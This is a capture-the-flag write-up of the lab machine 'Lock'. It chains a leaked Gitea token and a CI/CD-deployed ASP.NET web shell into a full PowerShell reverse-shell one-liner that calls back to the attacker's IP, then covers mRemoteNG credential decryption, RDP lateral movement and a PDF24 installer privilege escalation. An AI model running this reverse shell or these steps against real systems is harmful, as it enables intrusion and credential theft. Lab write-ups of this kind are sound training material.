


Synopsis:#
The engagement of the HTB x VL box Lock began with the discovery of an open Gitea service on TCP port 3000. An anonymous exploration of this service revealed a public code repository containing a Python script. Analysis of the script’s commit history uncovered a hardcoded Gitea personal access token. This token was leveraged to discover and clone a private ‘website’ repository, whose README file indicated a CI/CD pipeline was in place for automatic deployment to a webserver. By committing and pushing an ASP. NET web shell to this repository, the CI/CD pipeline was abused to gain initial code execution on the underlying webserver. A reverse shell was then established, granting access as the user ellen.freeman. Post-exploitation enumeration uncovered an mRemoteNG configuration file containing an encrypted password for a second user, Gale.Dekarios. After decrypting the password, the researcher performed lateral movement by logging in as this user via RDP. Further investigation on the new desktop revealed a vulnerable version of PDF 24 Creator (11.15.1), which was exploited through a flaw in its MSI installer service to escalate privileges to NT AUTHORITY\SYSTEM.
Active Recon:#
The initial phase of the engagement focused on identifying active services and potential points of entry on the target system. A comprehensive TCP port scan was conducted to map out the attack surface. The researcher utilized Nmap with flags to perform a version scan, disable host discovery, scan all ports, and maintain a high packet rate to expedite the process.
┌──(toothless5143㉿kali)-[~]
└─$ nmap -sV -Pn -p- --min-rate=5000 10.10.119.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 14:53 +06
Nmap scan report for 10.10.119.98
Host is up (0.22s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  tcpwrapped
445/tcp  open  tcpwrapped
3000/tcp open  tcpwrapped
3389/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.33 seconds
The scan results confirmed that the host was online and revealed several open ports: 80 (tcpwrapped), 445 (tcpwrapped), 3000 (tcpwrapped), and 3389 (tcpwrapped). The most notable finding was the service on port 3000. Further investigation of this port was prioritized as it was a non-standard service that could present a larger attack surface than the more common HTTP or RDP ports.
Vulnerability Analysis & Exploitation:#

Navigating to the service on port 3000 in a web browser revealed a Gitea instance, a self-hosted Git service. This platform immediately became a high-value target for further enumeration, as source code repositories are frequently a source of sensitive information leakage.

An unauthenticated exploration of the Gitea instance led to the discovery of a public repository named ellen.freeman/dev-scripts. Public repositories can often inadvertently contain sensitive information, development keys, or details about internal infrastructure.

Within this repository, a Python script named repos.py was found. While the current version of the script appeared to handle credentials securely, a crucial step in source code analysis is to review the commit history for past mistakes. A thorough review of the repository’s historical commits was initiated to check for any sensitive data that might have been accidentally committed and later removed.
The commit history analysis proved fruitful. A previous commit contained a hardcoded personal Gitea access token, which was later refactored to be loaded from an environment variable. This oversight is a common vulnerability where secrets are temporarily committed to version control, leaving a permanent record of them in the repository’s history. The exposed token was 43ce39bb0bd6bc489284f2995f033ca467a6362f.

With a valid access token for the user ellen.freeman, the researcher could now interact with the Gitea API with the user’s permissions. The repos.py script itself was repurposed to enumerate all repositories accessible to this user, which would likely include private ones. The captured token was exported as an environment variable to satisfy the script’s execution requirement.
┌──(toothless5143㉿kali)-[~]
└─$ export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f
Executing the script against the Gitea server’s IP address revealed a second, previously hidden repository named ellen.freeman/website. This private repository was a prime candidate for containing web application source code and potential configuration files.
┌──(toothless5143㉿kali)-[~]
└─$ python3 repos.py http://10.10.119.98:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
To analyze its contents, the website repository was cloned from the Gitea server. The previously discovered personal access token was used in the clone URL to authenticate the request and gain access to the private repository’s source code.
┌──(toothless5143㉿kali)-[~]
└─$ git clone http://ellen.freeman:[email protected]:3000/ellen.freeman/website.git
Cloning into 'website'...
remote: Enumerating objects: 165, done.
remote: Counting objects: 100% (165/165), done.
remote: Compressing objects: 100% (128/128), done.
remote: Total 165 (delta 35), reused 153 (delta 31), pack-reused 0
Receiving objects: 100% (165/165), 7.16 MiB | 17.00 KiB/s, done.
Resolving deltas: 100% (35/35), done.
Upon cloning the repository, an immediate review of its contents was performed. The most significant discovery was in the readme.md file, which stated: “CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver.” This note confirmed that any code pushed to the main branch would be automatically deployed, providing a direct path to remote code execution by planting a web shell.
┌──(toothless5143㉿kali)-[~]
└─$ cd website

┌──(toothless5143㉿kali)-[~/website]
└─$ ls
assets  changelog.txt  index.html  readme.md

┌──(toothless5143㉿kali)-[~/website]
└─$ cat readme.md
# New Project Website

CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver
Before proceeding, a quick curl request was sent to the webserver on port 80 to confirm its technology stack.
┌──(toothless5143㉿kali)-[~/website]
└─$ curl -I http://10.10.119.98
HTTP/1.1 200 OK
Content-Length: 16054
Content-Type: text/html
Last-Modified: Thu, 28 Dec 2023 14:07:59 GMT
Accept-Ranges: bytes
ETag: "675cb2439739da1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 06 May 2025 12:28:25 GMT
The response headers Server: Microsoft-IIS/10.0 and X-Powered-By: ASP.NET confirmed the target was a Windows server running IIS, meaning an ASP. NET-based web shell would be required. The researcher downloaded a standard ASP. NET command shell, cmd.aspx, and placed it in the root of the local website git repository. This file was then added to the git staging area, committed with an innocuous message, and pushed to the remote Gitea server’s main branch.
┌──(toothless5143㉿kali)-[~/website]
└─$ git remote set-url origin http://ellen.freeman:[email protected]:3000/ellen.freeman/website.git

┌──(toothless5143㉿kali)-[~/website]
└─$ git add cmd.aspx

┌──(toothless5143㉿kali)-[~/website]
└─$ git commit -m "Fixing a bug"
[main 58ecfcc] Fixing a bug
 1 file changed, 42 insertions(+)
 create mode 100644 cmd.aspx

┌──(toothless5143㉿kali)-[~/website]
└─$ git push origin main
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 3 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 990 bytes | 990.00 KiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.10.119.98:3000/ellen.freeman/website.git
   73cdcc1..58ecfcc  main -> main
Post Exploitation:#
With the web shell deployed, the researcher accessed the shell at http://10.10.69.173/cmd.aspx through a browser to verify code execution. The shell provided a simple interface to run system commands. The first command executed was net user to enumerate local user accounts on the machine.

While the web shell provided code execution, it was an unstable and non-interactive interface. To gain a more robust and interactive connection, a reverse shell was necessary. The researcher set up a Netcat listener on their machine to catch the incoming connection.
┌──(toothless5143㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
A PowerShell command was crafted and executed via the web shell. This command was designed to create a TCP connection back to the researcher’s machine on port 9001 and pipe a command prompt process through the network socket, thereby establishing an interactive reverse shell.
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.8.6.64',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"The Netcat listener successfully received the connection, and the researcher was presented with a PowerShell prompt running in the context of the user lock\ellen.freeman.
┌──(toothless5143㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.6.64] from (UNKNOWN) [10.10.69.173] 50547
whoami
lock\ellen.freeman
PS C:\windows\system32\inetsrv>
From this stable shell, a deeper enumeration of the user’s files was performed. In the user’s Documents directory, a file named config.xml was discovered.
PS C:\Users\ellen.freeman\Documents> ls

    Directory: C:\Users\ellen.freeman\Documents

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        12/28/2023   5:59 AM           3341 config.xml
Lateral Movement:#
Analysis of the config.xml file revealed that it was a configuration file for the mRemoteNG remote connection manager. These files often store connection details, including usernames and passwords, for various servers.
PS C:\Users\ellen.freeman\Documents> cat config.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6">
    <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389"
<SNIP>
The file contained connection settings for the local machine under the name “RDP/Gale” for a user named Gale.Dekarios, and critically, it held an encrypted password string.
The encryption used by mRemoteNG is known to be reversible. The researcher procured a known Python-based decryption script specifically designed for this purpose. The script was downloaded to the attacker’s machine.
┌──(toothless5143㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/gquere/mRemoteNG_password_decrypt/refs/heads/master/mremoteng_decrypt.py
--2025-05-07 13:41:27--  https://raw.githubusercontent.com/gquere/mRemoteNG_password_decrypt/refs/heads/master/mremoteng_decrypt.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3475 (3.4K) [text/plain]
Saving to: ‘mremoteng_decrypt.py’

mremoteng_decrypt.py                    100%[=============================================================================>]   3.39K  --.-KB/s    in 0s

2025-05-07 13:41:28 (52.6 MB/s) - ‘mremoteng_decrypt.py’ saved [3475/3475]
After downloading the tool, it was executed locally against the config.xml file that had been exfiltrated from the target machine.
┌──(toothless5143㉿kali)-[~]
└─$ python3 mremoteng_decrypt.py config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: <REDACTED>
The script successfully decrypted the password, revealing the credentials for the user Gale.Dekarios. This presented an opportunity for lateral movement by logging into an interactive RDP session as this new user, which could possess higher privileges or access to different data than the current ellen.freeman user.
Using xfreerdp3, the researcher connected to the target machine via RDP, authenticating with the recovered credentials.
┌──(toothless5143㉿kali)-[~]
└─$ xfreerdp3 /v:10.10.69.173 /u:Gale.Dekarios /p:<REDACTED> /clipboard /dynamic-resolution
The RDP connection was successful, providing full desktop access as Gale.Dekarios. This marked a successful lateral movement from a low-privilege reverse shell to a fully interactive GUI session.
Privilege Escalation:#
After gaining desktop access, the focus shifted to escalating privileges to the highest level, NT AUTHORITY\SYSTEM. An enumeration of installed software was performed to identify any outdated or vulnerable applications. The properties of the “PDF 24 Creator” application were inspected, revealing its version to be 11.15.1.0.

Research on this specific version of PDF 24 Creator indicated it was vulnerable to a local privilege escalation exploit. The vulnerability existed within the MSI installer’s repair functionality, which could be abused by a low-privilege user to execute commands with SYSTEM privileges. The exploitation technique typically involves using symbolic links to manipulate files written by the installer service during a repair operation. The researcher prepared to exploit this by first navigating to a user-writable directory.

The next step involved uploading the necessary exploit tooling. The symbolic link testing tools from the Google Project Zero repository were chosen for this task as they are purpose-built for identifying and exploiting file-based vulnerabilities in privileged services. An appropriate tool, such as SetOpLock.exe, would be uploaded to the C:\_install directory.
From there, the researcher would create a symbolic link from a predictable, writable location used by the MSI repair service (e.g., in C:\ProgramData) to a protected system directory like C:\Windows\System32. By initiating the repair function of PDF 24 Creator, the MSI installer, running as SYSTEM, would follow this symbolic link and write a file chosen by the attacker (such as a malicious DLL or executable) into the privileged location.
This would result in the attacker’s code being executed by a system process or being placed in a location where it would be loaded with system-level permissions, completing the privilege escalation.
Signing out,
- Toothless